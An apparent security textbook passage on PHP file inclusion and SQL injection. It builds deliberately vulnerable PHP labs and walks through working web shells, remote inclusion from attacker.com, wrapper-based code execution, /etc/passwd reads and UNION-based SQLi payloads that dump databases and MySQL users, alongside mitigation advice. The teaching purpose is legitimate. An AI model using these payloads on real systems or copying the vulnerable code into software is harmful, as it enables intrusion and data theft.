`include_once()`: Includes the specified file only once. If the file has already been included earlier in the script, PHP will not include it again. This function is useful when you want to make sure that a file is included only once to prevent redefinition errors and reduce unnecessary file inclusions.

```
include_once('myfile.php');
include_once('myfile.php'); # Will include myfile.php only once
```

`require()`: Includes the specified file. If the file is not found or there is an error during inclusion, `require()` generates a fatal error and stops script execution. It is typically used for files that are crucial for the script's operation. It will include the specified file each time it

encounters the `require()` statement, even if the file has already been required earlier in the script or in other required files.

```
require('myfile.php');  
require('myfile.php'); # Will require myfile.php again
```

require_once(): Includes the specified file only once. If the file has already been included earlier in the script, PHP will not include it again. Like `require()`, if the included file cannot be found or there is an error during inclusion, `require_once()` will generate a fatal error and stop script execution. This function is useful when you want to make sure that a file is required only once to prevent redeclaration errors and to ensure that the required file is available for the script to function correctly.

```
require_once('myfile.php');  
require_once('myfile.php'); # Will require myfile.php only once
```

Important Note: The file extension is not a reliable indicator of the file type. If a file named `h.png` contains PHP code and is included using `include("h.png")`, the web server will execute the PHP code, if the file is served as a `php` type.

LFI and RFI Exploitation Methods

Basic Path Traversal (LFI): The attacker manipulates the file parameter to access files outside the intended directory.

```
http://victim.com/index.php?file=../config/database.php
```

URL Encoding: The attacker uses URL encoding to bypass simple filters that check for `../` sequences.

```
http://victim.com/index.php?file=%2e%2e%2f%2e%2e%2fconfig/database.php
```

Null Byte Injection (Legacy): The attacker uses a null byte (`%00`) to truncate the file path, potentially bypassing file extension checks. This is less effective on modern systems.

```
http://victim.com/index.php?file=shell.php%00.jpg
```

RFI Exploitation: The attacker provides a URL to a malicious script hosted on their own server.

```
http://victim.com/index.php?page=http://attacker.com/malicious-script.php
```

Using PHP Wrappers in File Inclusion

PHP provides a set of stream wrappers that can be used to access various resources, including files, URLs, and input streams. These wrappers can be exploited to bypass security checks and achieve code execution.

file://: (Limited Usefulness) Allows access to local files, but requires an absolute path, making it less useful for path traversal.

```
http://victim.com/inclusionSimplestLFI.php?file=file:///etc/passwd
```

compress.zlib://: Allows decompression of local files.

```
# LFI
http://victim.com/inclusionSimplestLFI.php?file=compress.zlib:///etc/passwd

# RFI
# shell.txt contains PHP code: <?php @system($_GET[cmd]); ?>
http://victim.com/inclusionSimplestLFI.php?page=compress.zlib://http://attacker.com:8080/\
shell.txt&cmd=ls
```

zip://: (Excellent for Exploiting Upload Functionality) Allows the attacker to access files within a ZIP archive. This is especially useful when combined with a file upload vulnerability. (RCE)

Install requirements:

```
$ sudo apt update && sudo apt install -y php php-zip
$ mkdir fileInclusion; cd fileInclusion
$ touch inclusionZipLFI.php
```

Create a vulnerable code: inclusionZipLFI.php

```
<?php
// === Insecure File Upload ===
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['zip_file'])) {
    $uploadDir = __DIR__ . '/uploads/';
    if (!file_exists($uploadDir)) {
        mkdir($uploadDir, 0777, true);
    }

    $fileName = basename($_FILES['zip_file']['name']);
    $targetFile = $uploadDir . $fileName;

    // Minimal check: allow only .zip
    if (pathinfo($fileName, PATHINFO_EXTENSION) === 'zip') {
        if (move_uploaded_file($_FILES['zip_file']['tmp_name'], $targetFile)) {
            echo "<p>File uploaded successfully: <a href='uploads/$fileName'>$fileName</a>";
        } else {
            echo "<p>Error uploading file.</p>";
        }
    } else {
    }
}
```

```

        echo "<p>Only ZIP files are allowed.</p>";
    }
}
?>

<!DOCTYPE html>
<html>
<head>
    <title>Uploader + LFI Lab</title>
</head>
<body>
    <h2>Insecure ZIP File Uploader</h2>
    <form method="POST" enctype="multipart/form-data">
        <input type="file" name="zip_file" />
        <input type="submit" value="Upload ZIP" />
    </form>

    <hr>

    <h2>Local File Inclusion (LFI) Lab</h2>
    <p>Try including files with <code>?file=</code> parameter, \
    like <code>?file=lab.php</code> or <code>?file=uploads/yourfile.zip</code></p>

    <div style="background:#f0f0f0; padding:10px; border:1px solid #ccc;">
        <?php
        // === LFI Part ===
        if (isset($_GET['file'])) {
            $file = $_GET['file'];
            echo "<h3>Including: $file</h3><pre>";
            include($file);
            echo "</pre>";
        }
        ?>
    </div>
</body>
</html>

```

Exploitation using zip://:

Create a shell file

```
$ echo "<?php @system($_GET['cmd']); ?>" > shell.php
```

Zip the shell file into the zip archive

```
$ zip shell.zip shell.php
```

Upload the zip archive (e.g shell.zip) and find absolute path of uploaded file

Finally you have a RCE:

```

# URL-Encoded (#): %23
$ curl http://victim.com/inclusionZipLFI.php?file=zip://uploads/shell.zip%23shell.php&cmd\
=id

```

php://filter: This is a powerful wrapper that allows the attacker to read the source code of any file that the PHP script can access. It's particularly useful when the application attempts to sanitize or filter user input. To use the `php://` filter wrapper, you need to chain multiple filters together to encode and decode the file content. The exact chain of filters depends on the specific configuration of the server. There are tools such as `php_filter_chain_generator` which simplifies this process.

```
$ curl http://victim.com/inclusionSimplestLFI.php\
?file=php://filter/convert.base64-encode/resource=/etc/passwd # Base64 output
# or
$ curl http://victim.com/inclusionSimplestLFI.php\
?file=php://filter/convert.iconv.UTF8.UTF7|convert.base64-encode/resource=/etc/passwd

# Decode base64 (output):
$ echo "<BASE64_STRING> | base64 -d
```

input://: Allows the attacker to inject code directly into the request body and have it executed.

```
# LFI
$ curl -X POST -d "<?php system('id'); ?>" "http://victim.com/inclusionSimplestLFI.php?page=php://input"

# RFI
$ curl -X POST -d "<?php system('id'); ?>" "http://victim.com/inclusionSimplestRFI.php?page=php://input"
```

expect://: (If expect extension is enabled - often disabled by default due to security concerns) Allows the attacker to execute system commands directly.

```
http://target.com/index.php?page=expect://id
```

PHP Directives for File Inclusion

allow_url_include: The `allow_url_include` directive controls whether PHP can include remote files using URL wrappers (e.g., `http://` or `https://`) in functions like `include()` and `require()`. This capability can simplify development by allowing dynamic inclusion of remote resources. Enabling remote file inclusion can expose your application to significant security risks, such as Remote File Inclusion (RFI) attacks, where an attacker might inject malicious code from an external server. Disabling this directive is a key step in hardening your server against such vulnerabilities. It is recommended to keep `allow_url_include` disabled unless there is an absolute and secure need for it. In your `php.ini` file, you would typically see this setting as:

```
allow_url_include = off
```

Mitigation Strategies: If remote inclusion is required, ensure that robust input validation, sanitization, and strict access controls are in place to minimize the risk of exploitation.

allow_url_fopen: The `allow_url_fopen` directive enables PHP file functions, such as `fopen()`, `file_get_contents()`, and `include()`, to work with URLs as if they were local files. This allows developers to read remote files directly, which is useful for fetching data from APIs or external web resources. While this feature adds convenience, it can also lead to vulnerabilities like Server-Side Request Forgery (SSRF) if not handled properly. Unauthorized or unchecked access to external resources might allow an attacker to retrieve sensitive information or perform unwanted actions on remote systems. In secure environments, consider disabling this feature if your application does not rely on accessing remote URLs. Typically set in `php.ini` as:

```
allow_url_fopen = On
```

Alternatives and Safeguards: If you must work with external resources, consider using more controlled methods such as the `cURL` library, which provides finer control over request parameters, error handling, and security measures (e.g., SSL certificate verification). Always validate and sanitize any input that might be used to construct a URL.

open_basedir: The `open_basedir` directive is used to limit the files that PHP scripts can access to a specified directory tree. By setting this directive, you can prevent PHP scripts from accessing files outside of designated directories, thereby reducing the risk of unauthorized file access or directory traversal attacks. This directive is especially valuable in shared hosting environments where multiple users run their scripts on the same server. By confining each user's access to a specific directory, `open_basedir` helps ensure that one user's code cannot inadvertently or maliciously access another user's files or sensitive system files. You can specify multiple directories by separating them with a colon (:) on Unix-based systems or a semicolon (;) on Windows. For example:

```
open_basedir = "/var/www/html:/tmp"
```

Properly configuring `open_basedir` requires a clear understanding of your application's file structure. Misconfiguration might lead to errors where legitimate file access is blocked, so it is essential to balance security with functionality. While `open_basedir` provides an important layer of defense, it should be used alongside other security practices, such as proper file permissions, secure coding standards, and regular security audits.

RFI and Extension Appending Techniques

Install requirements:

```
$ sudo apt update && sudo apt install -y php apache2
$ sudo apt install libapache2-mod-php
$ sudo a2dismod mpm_event
$ sudo a2enmod mpm_prefork
$ sudo a2enmod php8.3
$ sudo systemctl restart apache2
$ sudo touch /var/www/html/inclusionExtensionRFI.php

# Enable allow_url_include and allow_url_fopen
$ sudo nano /etc/php/8.3/apache2/php.ini
```

```
# Find and set the following lines in php.ini:
allow_url_fopen = On
allow_url_include = On

# Restart apache service
$ sudo systemctl restart apache2
```

Create a vulnerable code: inclusionExtensionRFI.php

```
<?php
$page = isset($_GET['page']) ? $_GET['page'] : '';
if($page != '') {
    include $page.'.php';
} else {
    include 'home.php';
}
?>
```

Exploitation: We have identified that the application uses `include()` and automatically appends the `.php` extension to the parameter value.

Method #1: To exploit this vulnerability, first, create a file named `shell` (without the `.php` extension) with the following code:

```
<?php
@system($_GET['c']);
print "<h1>Shell Uploaded</h1>";
?>
```

Then, start a Python server to host the file:

```
user@ubuntu$ python3 -m http.server 8080
```

Now, access the malicious file using the following URL:

```
http://victim.com/inclusionExtensionRFI.php?page=http://attacker.com:8080/shell
```

Since the HTML code (`<h1>Shell uploaded</h1>`) is rendered, this confirms that the file is being included and executed. To execute commands through the shell, use:

```
http://example.com/inclusionExtensionRFI.php?page=http://attacker.com:8080/shell&c=cat+/e\
tc/passwd
```

Method #2: Based on URL Definition:

```
<scheme>://<user>:<password>@<host>:<port>/<path>?<query>#<fragment>.
```

We can use ? and # symbols for ignoring the .php extension:

```
# ?php : parameter
http://example.com/inclusionExtensionRFI.php\
?page=http://attacker.com:8080/shell.php?&c=cat+/etc/passwd

# #php : fragment
http://example.com/inclusionExtensionRFI.php\
?page=http://attacker.com:8080/shell.php%23&c=cat+/etc/passwd
```

Method #3: Also, we can use Bull Byte (%00) for ignoring .php extension:

```
# %00: Null Byte
http://example.com/inclusionExtensionRFI.php\
?page=http://attacker.com:8080/shell.php%00&c=cat+/etc/passwd
```

Overcoming HTTP/FTP Wrapper Removal

Install requirements:

```
$ sudo apt update && sudo apt install -y php apache2
$ sudo apt install libapache2-mod-php
$ sudo a2dismod mpm_event
$ sudo a2enmod mpm_prefork
$ sudo a2enmod php8.3
$ sudo systemctl restart apache2
$ sudo touch /var/www/html/inclusionFilterationRFI.php

# Enable allow_url_include and allow_url_fopen
$ sudo nano /etc/php/8.3/apache2/php.ini

# Find and set the following lines in php.ini:
allow_url_fopen = On
allow_url_include = On

# Restart apache service
$ sudo systemctl restart apache2
```

Create a vulnerable code: inclusionFilterationRFI.php

```
<?php
$page = isset($_GET['page']) ? $_GET['page'] : '';
$page = str_ireplace('?', '', $page);
$page = str_ireplace('#', '', $page);
$page = str_ireplace('http', '', $page);
$page = str_ireplace('https', '', $page);
$page = str_ireplace('ftp', '', $page);

if($page != '') {
    include $page;
} else {
    include 'home.php';
}
?>
```

Exploitation:

Method #1 – data:// wrapper: The application removes certain URL protocols (http, https, ftp), preventing direct inclusion of external files from the web. However, this restriction does not prevent the use of PHP stream wrappers, such as data://. PHP provides data wrappers, which allow including base64-encoded content as a file. According to the PHP manual, the syntax for using the data:// wrapper is:

```
data://text/plain;base64,BASE64_ENCODED_DATA
```

A simple PHP shell can be encoded in base64:

```
<?php @system('cat /etc/passwd'); ?>
```

```
# Base64 representation:  
PD9waHAgaQHN5c3RlbSgnY2F0IC9ldGMvcGFzc3dkJykgPz4=
```

Using this payload, we can bypass the restriction and execute commands:

```
http://victim.com/?page=data://text/plain;base64,PD9waHAgaQHN5c3RlbSgnY2F0IC9ldGMvcGFzc3dkJykgPz4=
```

This forces the application to include the decoded PHP code, effectively executing arbitrary commands on the server.

Method #2 – Double scheme: If we inject a http inside of another http (hthttp://google.com), we can bypass it:

```
http://victim.com/?page=hthttp://attacker.com:8080/shell.php&c=cat+/etc/passwd
```

LFI Vulnerabilities via Path Traversal

Install requirements:

```
$ sudo apt update && sudo apt install -y php  
$ mkdir fileInclusion; cd fileInclusion  
$ touch inclusionTraversalLFI.php
```

Create a vulnerable code: inclusionTraversalLFI.php

```
<?php  
$page = isset($_GET['page']) ? $_GET['page'] : '';  
$page = str_ireplace('?', '', $page);  
$page = str_ireplace('#', '', $page);  
$page = str_ireplace('http', '', $page);  
$page = str_ireplace('https', '', $page);  
$page = str_ireplace('ftp', '', $page);  
  
if($page != '') {
```

```
    $page = str_replace('\\', '/', $page);
    $page = preg_replace('/^\/+/', '', $page);

    include $page;
} else {
    include 'home.php';
}
?>
```

Exploitation:

Method #1 – path traversal: The application only accepts relative path for \$path variable, so for bypassing this restriction we can use path traversal:

```
http://victim.com/inclusionSimplestLFI.php?page=../../../../../../../../etc/passwd
```

Method #2 – using file:// wrapper: For bypassing above situation, we can use file:// wrapper

```
http://victim.com/inclusionSimplestLFI.php?page=file:///etc/passwd
```

Leveraging php:// Wrapper for LFI

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir fileInclusion; cd fileInclusion
$ touch inclusionTraversalLFI.php
```

Create a vulnerable code: inclusionTraversalLFI.php

```
<?php
$page = isset($_GET['page']) ? $_GET['page'] : '';
$page = str_ireplace('?', '', $page);
$page = str_ireplace('#', '', $page);
$page = str_ireplace('http', '', $page);
$page = str_ireplace('https', '', $page);
$page = str_ireplace('ftp', '', $page);
$page = str_replace('..', '', $page);
$page = str_replace('/..', '', $page);

if($page != '') {
    include $page;
} else {
    include 'home.php';
}
?>
```

Exploitation: There are various methods to read files, but in this case, we will use the `php://` wrapper to bypass restrictions and read system files. The following URL retrieves the contents of `/etc/passwd` in Base64-encoded format:

```
http://victim.com/inclusionPHPWrapperLFI?page=php://filter/convert.base64-encode/resource\
=/etc/passwd
```

Since the output is Base64-encoded, we need to decode it to view the actual content. On a Linux system, you can decode the Base64 output using the following command:

```
echo "output-string" | base64 -d
```

Replace “output-string” with the actual encoded content retrieved from the request.

LFI via Uploaded Files

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir fileInclusion; cd fileInclusion
$ touch inclusionUploaderLFI.php
```

Create a vulnerable code: `inclusionUploaderLFI.php`

```
<?php
if(isset($_POST['btn_send'])) {
    $fieldName = 'file';
    $path = './uploads';
    $error = $_FILES[$fieldName]['error'];
    $name = mb_strtolower(basename($_FILES[$fieldName]['name']), 'UTF-8');
    $tmp_name = $_FILES[$fieldName]['tmp_name'];
    $allowFiles = array('jpg', 'gif', 'png');

    if($error == 0) {
        $ext = pathinfo($name, PATHINFO_EXTENSION);
        $index = array_search($ext, $allowFiles);

        if($index !== FALSE) {
            $newFileName = date('YmdHis').mt_rand(000000, 999999);
            $newFileName .= '.'.$allowFiles[$index];
            $move = move_uploaded_file($tmp_name, "$path/$newFileName");

            if($move)
                print "$path/$newFileName";
            else
                print 'file not upload';//file not upload
        }
        else
            print 'file not allow';//file not allow
    }
}
?>
<form method="post" action="" autocomplete="off" enctype="multipart/form-data">
    jpg - gif
```

```
<div>
  <label for="file">File :</label>
  <input type="file" id="file" name="file">
</div>
<button type="submit" name="btn_send" value="1">Upload</button>
</form>
```

Exploitation: Suppose you found an page on application that is vulnerable to LFI and also you found a uploader page. In this case you can upload every file with any extension (usually a shell file) and execute it using LFI vulnerability page:

Create a shell.jpg file

```
<?php @system($_GET[0]); ?>
```

Upload it, and found the path of uploaded file

Placed the path into LFI page:

```
http://victim.com/inclusionUploaderLFI.php?page=uploads/2024041913074374026.jpg&0=ls
```

Mitigation Techniques

The most effective way to prevent File Inclusion vulnerabilities is to follow the principle of least privilege and avoid using user-supplied data directly in file paths. Implement the following mitigation techniques:

Avoid Dynamic File Inclusion: Whenever possible, avoid using functions like `include()`, `require()`, `include_once()`, and `require_once()` with user-controlled input.

Input Validation & Allow-listing: Only allow predefined files and block special characters and sanitize to remove `../`, `http://`, and similar dangerous sequences.

Strict File Access Permissions: Limit file access permissions to only the necessary files and directories.

Disable Remote File Inclusion: Turn off `allow_url_include` in `php.ini` and restrict external file loading.

Canonicalize Paths: Use `realpath()` to resolve symbolic links and ensure that the file path is within the expected directory.

Content Security Policy (CSP): Use CSP to restrict the sources from which the browser can load resources, mitigating the risk of RFI-based attacks.

SQL Injection

SQL Injection is a critical vulnerability that occurs when user input is improperly handled in database queries, allowing attackers to inject malicious SQL code. This flaw can lead to unauthorized data access, data manipulation, or even full compromise of the underlying database server. Often the result of dynamic query construction without proper sanitization or parameterization, SQL Injection remains one of the most dangerous and commonly exploited web vulnerabilities. Despite years of awareness, it continues to appear in modern applications across various platforms. As data-driven applications become increasingly central to digital services, how can developers ensure that their interaction with databases is secure against injection-based threats?

Understanding SQL Injection

SQL Injection (SQLi) is a web security vulnerability that allows an attacker to manipulate a website's database by injecting malicious SQL queries into input fields. This attack exploits improper input validation, enabling unauthorized access, data leakage, modification, or even complete database control. SQLi occurs when user inputs are directly included in SQL queries without proper sanitization, allowing attackers to interfere with database operations. This vulnerability can affect web applications that interact with databases using SQL, such as MySQL, PostgreSQL, SQL Server, and Oracle.

SQLi can be executed through various parts of an HTTP request, including:

- Form inputs (e.g., username, password fields)
- Cookies
- User-Agent headers
- URL parameters

While SQLi has become harder to exploit due to modern security measures, it still exists in poorly secured applications. According to Web Application Security, 2nd Edition Page 149, SQLi occurrences have dropped significantly—from nearly 5% of all vulnerabilities in 2010 to less than 1% today (National Vulnerability Database).

Objectives Behind SQL Injection

Extracting Data – Also known as “dumping data,” where attackers retrieve sensitive database information.

Modifying or Adding Data – Requires batched queries; though not always effective, it remains a known attack method.

Denial of Service (DoS) – Disrupts application functionality by forcing heavy or malicious queries.

Bypassing Authentication – Can be done through:

- Direct Injection: Injecting SQL payloads into login fields (e.g., username) to bypass authentication.
- Indirect Extraction: Retrieving credentials from the database and using them to gain access.

Privilege Escalation – Exploits misconfigurations to gain higher access privileges within the database or system.

Breaking Context, Fixing Logic

In SQL Injection (SQLi), attackers manipulate SQL queries by injecting malicious input. One common technique is breaking out of the intended context using special characters like single (') or double (") quotes. After breaking the query structure, attackers often fix the syntax to avoid SQL errors and execute their payload successfully. Sometimes, breaking out or fixing the query is straightforward, but in other cases, it requires more advanced techniques. Let's examine a simple example of SQL injection that involves both breaking out and fixing the query context.

Consider the following SQL statement used for authentication:

```
SELECT * FROM credentials WHERE username = '$username' AND password = '$password'
```

Here, the application directly inserts user input into the query, making it vulnerable to SQLi. An attacker inputs the following values:

```
Username: alex'  
Password: alex123
```

The resulting query:

```
SELECT * FROM credentials WHERE username = 'alex'' AND password = 'alex123'
```

This leads to a syntax error due to the extra ' (single quote).

Another way to visualize the issue:

```
-- x: alex'' AND password =  
SELECT * FROM credentials WHERE username = 'x'alex123'
```

The query is now malformed because of the unintended single quote.

To fix the syntax and make the injection work, an attacker can use comment symbols (# or --) to ignore the rest of the query:

```
Username: alex'-- # dash-dash-space (--+)
Password: alex123
```

The resulting query:

```
SELECT * FROM credentials WHERE username = 'alex'-- ' AND password = 'alex123'
```

Which effectively simplifies to:

```
SELECT * FROM credentials WHERE username = 'alex'
```

Web and SQL Interaction

Web applications interact with databases in different ways, which impacts how SQL Injection (SQLi) can be exploited. These interactions can be categorized into three types:

1. **Direct Data Retrieval** – Data is directly returned to the user.
2. **Indirect Data Processing** – Data is processed, and only the result is returned.
3. **No Visible Data Return** – Data is stored or logged without direct output.

Each of these cases presents different attack vectors for SQLi.

Direct Data Retrieval

Consider a news website where articles are fetched by their unique ID, which is passed in the URL:

```
https://victim.com/news/54 # Loads a news page
https://victim.com/news/55 # Loads another news page
```

Possible Backend Queries (Vulnerable)

```
SELECT * FROM news WHERE news_id = $nid;
SELECT * FROM news WHERE news_id = '$nid';
SELECT * FROM news WHERE news_id = "$nid";
```

Example table: news

news_id	title	content	published_date	author_id
54	"Breaking News: Event 1"	"Details about event 1..."	2025-04-17	1
55	"Breaking News: Event 2"	"Details about event 2..."	2025-04-16	2
56	"Important Update: Event 3"	"Details about event 3..."	2025-04-15	1
57	"Breaking News: Event 4"	"Details about event 4..."	2025-04-14	3

Exploitation: If an attacker can manipulate \$nid, they can inject a **UNION-based SQLi** payload to retrieve additional data from the database.

Indirect Data Processing

Checking Product Availability on an E-commerce Site

```
https://victim.com/product_id/142  # Found or 10 products in stock
https://victim.com/product_id/143  # Not Found or 0 products in stock
```

Possible Backend Query

```
SELECT IF((SELECT count FROM products WHERE product_id = $PRODUCT_ID) > 0, 1, 0);
```

Example table: products

product_id	name	category	price
142	"Laptop Model A"	Electronics	1000
142	"Laptop Model A"	Electronics	1000
143	"Laptop Model B"	Electronics	1200
144	"Headphones Model X"	Accessories	150
145	"Keyboard Model Z"	Accessories	50

Exploitation:

- No direct data is returned, but the application behavior changes based on the query result (e.g., showing "Product Available" or "Out of Stock").
- Attackers can exploit this behavior using **Boolean-based blind SQLi** by injecting conditions and observing differences in responses.

No Visible Data Return

Logging User Information (IP, User-Agent, etc.)

```
https://victim.com/  # No visible data shown
```

Possible Backend Query

```
INSERT INTO logs (ip_address, user_agent) VALUES ('$USER_IP', '$USER_AGENT');
```

Example Table: logs

log_id	ip_address	user_agent	timestamp
1	192.168.1.1	Mozilla/5.0 (Windows NT 10.0)	2025-04-17 10:10:00
2	192.168.1.2	Mozilla/5.0 (Windows NT 7.0)	2025-04-17 10:15:00
3	192.168.1.3	Mozilla/5.0 (Macintosh)	2025-04-17 10:20:00
4	192.168.1.4	Mozilla/5.0 (Windows NT 10.0)	2025-04-17 10:25:00

Exploitation:

- Since no visible output is returned, attackers use **Time-based blind SQLi** by injecting delays (e.g., `SLEEP(5)`) and measuring response times.
- If the response is delayed, it confirms that the SQL injection is successful.

General Exploitation Workflow

To extract data using SQL injection, attackers must gather information about the database, tables, and columns before retrieving sensitive data. The general exploitation flow follows these steps:

Detect SQL Injection: Identify if the application is vulnerable by injecting test payloads (e.g., `' OR 1=1 --`, `AND 1=1` or using a single or double quote).

Extract Database Names: Query system tables to list accessible databases:

```
SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;
```

```
-- output
mysql
information_schema
performance_schema
world
teste_teste
[...]
```

Extract Table Names: Retrieve tables from a specific database:

```
SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA = 'DBname';
```

```
-- output (DBname=world)
City
Country
CountryLanguage
```

Extract Column Names: Identify column names within a specific table:

```
SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'DBname' AND TABLE_NAME = 'TBname';

-- output (DBname=world, TBname=Country)
Capital
Code
Code2
Continent
GNP
GNPold
GovernmentForm
[...]
```

Dump Data: Once the database structure is known, extract sensitive information:

```
SELECT COL1,COL2, ... FROM DBname.TBname;

-- Example
SELECT Capital,Code,Code2,Continent,GNP FROM world.Country;
```

Capital	Code	Code2	Continent	GNP
1	AFG	AF	Asia	5976.00
5	NLD	NL	Europe	371362.00
33	ANT	AN	North America	1941.00
34	ALB	AL	Europe	3205.00

Important Note: Before continue, let's install mysql and insert some data into it.

```
#!/bin/bash
# save it: autoReq.sh
# Run: bash autoReq.sh

# Update and install necessary packages
sudo apt update
sudo apt install -y mysql-server php php-mysql

# Start services
sudo systemctl enable mysql
sudo systemctl start mysql

# Secure MySQL and set root password
echo "Configuring MySQL root user..."
sudo mysql <<EOF
ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql_native_password BY 'root';
FLUSH PRIVILEGES;
EOF

# Create database, tables, and insert data
echo "Creating database and inserting sample data..."
sudo mysql -u root -proot <<EOF
CREATE DATABASE IF NOT EXISTS movie CHARACTER SET utf8mb4 COLLATE utf8mb4_general_ci;
USE movie;

-- Films table
CREATE TABLE IF NOT EXISTS film (
```

```

        id INT AUTO_INCREMENT PRIMARY KEY,
        title VARCHAR(255),
        year INT,
        country VARCHAR(100)
    );

INSERT INTO film (title, year, country) VALUES
('Inception', 2010, 'USA'),
('Parasite', 2019, 'South Korea'),
('Amélie', 2001, 'France')
ON DUPLICATE KEY UPDATE title=VALUES(title);

-- Users table
CREATE TABLE IF NOT EXISTS users (
    id INT AUTO_INCREMENT PRIMARY KEY,
    username VARCHAR(50) UNIQUE,
    password CHAR(32) -- for MD5 hashes
);

-- Insert multiple users with weak passwords
INSERT INTO users (username, password) VALUES
('admin', MD5('admin123')),
('alice', MD5('123456')),
('bob', MD5('password')),
('charlie', MD5('qwerty')),
('dave', MD5('letmein'))
ON DUPLICATE KEY UPDATE password=VALUES(password);
EOF

```

UNION-Based Injection

Union-based SQL Injection is a technique where attackers use the UNION SQL operator to combine the results of a malicious query with the results of a legitimate one. This method is effective when an application directly displays database query results on a webpage.

```

<?php
    // SQLiUnion.php

    $id = isset($_GET['id']) ? $_GET['id'] : 1;

    // 1) Connect to mysql
    $db_link = mysqli_connect('localhost', 'root', 'root') or
        die(mysqli_connect_error());

    // 2) Select Database
    mysqli_select_db($db_link, 'movie') or die(mysqli_error($db_link));

    // 3) Set character to UTF-8
    mysqli_query($db_link, "SET NAMES 'UTF8'");

    // 4) Query (sql command) to mysql
    $q = "SELECT * FROM `film` WHERE id = $id";

    //print $q;
    $result = mysqli_query($db_link, $q);

    // 5) Read from mysql
    $row = mysqli_fetch_assoc($result);
?>
<!DOCTYPE html>

```

```

<html>
  <body>
    <br>
    <table align="center">
      <tr>
        <td>Title:</td>
        <td><?php print $row['title']; ?></td>
      </tr>
      <tr>
        <td>Year:</td>
        <td><?php print $row['year']; ?></td>
      </tr>
      <tr>
        <td>Country:</td>
        <td><?php print $row['country']; ?></td>
      </tr>
    </table>
  </body>
</html>
<?php
  // 6) Disconnect
  mysqli_close($db_link);
?>

```

Exploitation:

Find number of columns:

```

# {BaseURL} = http://victim.com/SQLiUnion.php

# ORDER BY N
{BaseURL}?id=1 order by 9999      # Not Loaded
{BaseURL}?id=1 order by 5        # Not Loaded
{BaseURL}?id=1 order by 4        # Loaded

# GROUP BY N
{BaseURL}?id=1 group by 9999     # Not Loaded
{BaseURL}?id=1 group by 5       # Not Loaded
{BaseURL}?id=1 group by 4       # Loaded

```

Create UNION SELECT Query:

```

# N = 4
# UNION SELECT
{BaseURL}?id=1 union select 1,2,3,4
{BaseURL}?id=1 union select -1,-2,-3,-4
{BaseURL}?id=1 union select .1,.2,.3,.4
{BaseURL}?id=1 union select (1),(2),(3),(4)
{BaseURL}?id=1 union select 'A','B','C','D'
{BaseURL}?id=1 union select x'41',x'42',x'43',x'44'

# UNION ALL SELECT
{BaseURL}?id=1 union all select 1,2,3,4
{BaseURL}?id=1 union all select -1,-2,-3,-4
{BaseURL}?id=1 union all select .1,.2,.3,.4
{BaseURL}?id=1 union all select (1),(2),(3),(4)
{BaseURL}?id=1 union all select 'A','B','C','D'
{BaseURL}?id=1 union all select x'41',x'42',x'43',x'44'

```

Show Injected Number or letter

```
{BaseURL}?id=-1 union select 1,2,3,4
{BaseURL}?id=9999 union select 1,2,3,4
{BaseURL}?id=.1 union select 1,2,3,4
{BaseURL}?id=1 and 1=0 union select 1,2,3,4
```

```
# output
Title:      2
Year:       3
Country:    4
```

Important Functions:

```
# Show current database: database()
{BaseURL}?id=-1 union select 1,database(),3,4
```

```
# output:
Title:      movie
Year:       3
Country:    4
```

```
# Show current user: user()
{BaseURL}?id=-1 union select 1,user(),3,4
```

```
# output
Title:      root@localhost
Year:       3
Country:    4
```

```
# show version of MySQL > version()
{BaseURL}?id=-1 union select 1,version(),3,4
```

```
# output
Title:      8.0.41-0ubuntu0.24.04.1
Year:       3
Country:    4
```

List All Databases:

```
# count(schema_name)
{BaseURL}?id=-1 union select 1,count(schema_name),3,4 from information_schema.schemata
```

```
# output
Title:      5  #> count
Year:       3
Country:    4
```

```
# List of databases
{BaseURL}?id=-1 union select 1,schema_name,3,4 from information_schema.schemata limit 0,1
```

```
# output
Title:      mysql
Year:       3
Country:    4
```

```
{BaseURL}?id=-1 union select 1,group_concat(schema_name),3,4 from information_schema.sche\
mata
```

```
# output
```

```
Title:      mysql,information_schema,performance_schema,sys,mysql
Year:       3
Country:    4
```

```
# using group_concat -> dump oneshot
```

```
{BaseURL}?id=-1 union select 1,group_concat(schema_name),3,4 from information_schema.sche\
mata
```

```
# If Encoding Issue: Illegal mix of collations ...
```

```
{BaseURL}?id=-1 union select 1,convert(schema_name+using+latin1),3,4 from information_sch\
ema.schemata limit 0,1
```

List of users

```
# Count of users
```

```
{BaseURL}?id=-1 union select 1,count(distinct(user)),3,4 from mysql.user
```

```
# output
```

```
Title:      5 #> count
Year:       3
Country:    4
```

```
# List of users - oneshot
```

```
{BaseURL}?id=-1 union select 1,group_concat(user),3,4 from mysql.user
```

```
# output
```

```
Title:      debian-sys-maint,mysql.infoschema,mysql.session,mysql.sys,root
Year:       3
Country:    4
```

```
# List of users - change limit: 0,1 / 1,1 / 2,1 and etc
```

```
{BaseURL}?id=-1 union select 1,user,3,4 from mysql.user limit 0,1
```

List of tables:

```
# Count of tables
```

```
# DBname = movie
```

```
{BaseURL}?id=-1 union select 1,count(table_name),3,4 from information_schema.tables where\
table_schema = 'movie'
```

```
{BaseURL}?id=-1 union select 1,count(table_name),3,4 from information_schema.tables where\
table_schema = database()
```

```
# output
```

```
Title:      1 #> count
Year:       3
Country:    4
```

```
# Hex of movie = 6d6f766965
```

```
{BaseURL}?id=-1 union select 1,count(table_name),3,4 from information_schema.tables where\
table_schema = 0x6d6f766965
```

```
# List of tables
```

```
{BaseURL}?id=-1 union select 1,table_name,3,4 from information_schema.tables where table_\
schema = 'movie' limit 0,1
```

```
{BaseURL}?id=-1 union select 1,table_name,3,4 from information_schema.tables where table_\
schema = database()
```

```
# output
```

```
Title:      film
Year:       3
Country:    4
```

```
# hex of movie = 6d6f766965
{BaseURL}?id=-1 union select 1,table_name,3,4 from information_schema.tables where table_
schema = 0x6d6f766965

# group_concat - oneshop
{BaseURL}?id=-1 union select 1,group_concat(table_name),3,4 from information_schema.table
s where table_schema = 'movie'

# output
Title:      film
Year:       3
Country:    4

# Checking for a string in table name
{BaseURL}?id=-1 union select 1,table_name,3,4 from information_schema.tables where table_
schema = database() and table_name like '%film%'
```

Get Columns of a certain Table

```
# Count of columns
# TName = film
